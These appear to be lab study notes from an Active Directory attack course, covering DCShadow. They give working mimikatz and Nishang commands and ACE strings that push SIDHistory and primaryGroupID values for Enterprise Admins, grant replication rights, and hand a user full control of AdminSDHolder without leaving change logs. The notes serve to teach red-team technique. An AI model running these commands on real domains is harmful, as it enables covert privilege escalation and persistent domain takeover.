# Learning Objective 22

Get a reverse shell on a SQL server in eurocorp forest by abusing database links from dcorp-mssql.

## DCShadow

- DCShadow temporarily registers a new domain controller in the target domain and uses it to "push" attributes like SIDHistory, SPNs etc) on specified objects without leaving the change logs for modified object
- The new domain controller is registered by modifying the Configuration container, SPNs of an existing computer object and couple of RPC services.
- Because the attributes are changed from a "domain controller", there are no directory change logs on the actual DC for the target object.
- By default, DA privileges are required to use DCShadow.
- In my experiments, the attacker's machine must be part of the root domain.

## We can use mimikatz for DCShadow

Two mimikatz instances are required:

- One to start RPC servers with SYSTEM privileges and specify attributes to be modified:

```
!+  
!processtoken  
lsadump::dcshadow /object:root1user /attribute:Description /value="Hello from DCShadow"
```

- And second with enough privileges (DA or otherwise) to push the values.

```
lsadump::dcshadow /push
```

- DCShadow can be used with minimal permissions by modifying ACLs of -
  - The domain object.
    - DS-Install-Replica (Add/Remove Replica in Domain)
    - DS-Replication-Manage-Topology (Manage Replication Topology)
    - DS-Replication-Synchronize (Replication Synchronization)
  - The Sites object (and its children) in the Configuration container.
    - CreateChild and DeleteChild
  - The object of the computer which is registered as a DC.
    - WriteProperty (Not Write)
  - The target object.
    - WriteProperty (Not Write)
- We can use `Set-DCShadowPermissions` from Nishang for setting the permissions.



# DCShadow - Minimal Permissions

- We can use `Set-DCShadowPermissions` from Nishang for setting the permissions.
- For example, to use DCShadow as user student1 to modify root1user object from machine `mcorp-student1`:

```
Set-DCShadowPermissions -FakeDC mcorp-student1 - SAMAccountName root1user -Username student1 - Verbose
```

- Now, the second mimkatz instance (which runs as DA) is not required.

## Set SIDHistory of a user account to Enterprise Admins or Domain Admins group:

```
lsadump::dcshadow /object:student1 /attribute:SIDHistory /value:S-1-5- 21-280534878-1496970234-700767426-519

# To use above without DA:
Set-DCShadowPermissions -FakeDC mcorp-student1 -SAMAccountName root1user -Username student1 - Verbose
```

## Set primaryGroupID of a user account to Enterprise Admins or Domain Admins group:

```
lsadump::dcshadow /object:student1 /attribute:primaryGroupID /value:519
```

## Modify ntSecurityDescriptor for AdminSDHolder to add Full Control for a user

```
(New-Object System.DirectoryServices.DirectoryEntry("LDAP://CN=AdminSDHolder,CN=System,DC=moneycorp,DC=local").psbase.ObjectSecurityDescriptor
```

## Append a Full Control ACE from above for SY/BA/DA with our user's SID at the end.

```
lsadump::dcshadow /object:CN=AdminSDHolder,CN=System,DC=moneycorp,DC=local /attribute:ntSecurityDescriptor /value:<modified ACL>
```

## We can even run DCShadow from DCShadow which I have named Shadowception:

```
(New-Object System.DirectoryServices.DirectoryEntry("LDAP://DC=moneycorp,DC=local").psbase.ObjectSecurityDescriptor
```

## We need to append following ACEs with our user's SID at the end:

- On the domain object:

```
(OA;;CR;1131f6ac-9c07-11d1-f79f-00c04fc2dcd2;;UserSID)
(OA;;CR;9923a32a-3607-11d2-b9be-0000f87a36b2;;UserSID)
(OA;;CR;1131f6ab-9c07-11d1-f79f-00c04fc2dcd2;;UserSID)
```

- On the attacker computer object: (A;;WP;;;UserSID)
- On the target user object: (A;;WP;;;UserSID)
- On the Sites object in Configuration container: (A;CI;CCDC;;;UserSID)

## Shadowception

- If we maintain access to the computer for which we modified the permissions with the user whose SID we added, we can modify the attributes of the specific user whose permissions we modified.
- Let's see how we can modify properties of root13user from mcorpstudent13 machine as student13 using DCShadow.

## Learning Objective 23

- Use DCShadow to set a SPN for rootxuser.
- Using DCShadow, set rootxuser's SIDHistory without using DA.
- Modify the permissions of AdminSDHolder container using DCShadow and add Full Control permission for studentx.